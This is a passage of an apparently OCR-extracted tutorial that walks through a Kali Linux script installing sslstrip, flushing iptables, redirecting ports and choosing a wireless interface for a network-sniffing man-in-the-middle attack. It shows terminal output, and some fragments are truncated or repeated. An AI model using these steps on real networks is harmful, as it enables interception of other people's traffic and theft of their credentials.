
Then it will flush the iptables and redirect the ports.




```
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file

[+] FLUSHING IP TABLES...

[+] REDIRECTING PORTS...

Time to configure the network sniffer, please type in the name
onfig' in a separate terminal.
```

After that, it’s time to configure the network sniffer, you must type in the name of the network interface to use for the attack.


To figure out which network interface to use, type in “ifconfig” in a new terminal. lo means loopback, eth0 is normally the name of the ethernet port and wlan0 is normally the wireless adapter card.



```
root@kali:~# ifconfig
```




```
root@yolo:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 9a:ef:18:36:93:c1  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 64  bytes 4216 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 64  bytes 4216 (4.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.196  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::de85:deff:fed2:8297  prefixlen 64  scopeid 0x20<link>
        ether dc:85:de:d2:82:97  txqueuelen 1000  (Ethernet)
        RX packets 194  bytes 54552 (53.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 73  bytes 10305 (10.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file

[+] FLUSHING IP TABLES...

[+] REDIRECTING PORTS...

Time to configure the network sniffer, please type in the name
onfig' in a separate terminal.
wlan0
```


Select the type of attack.



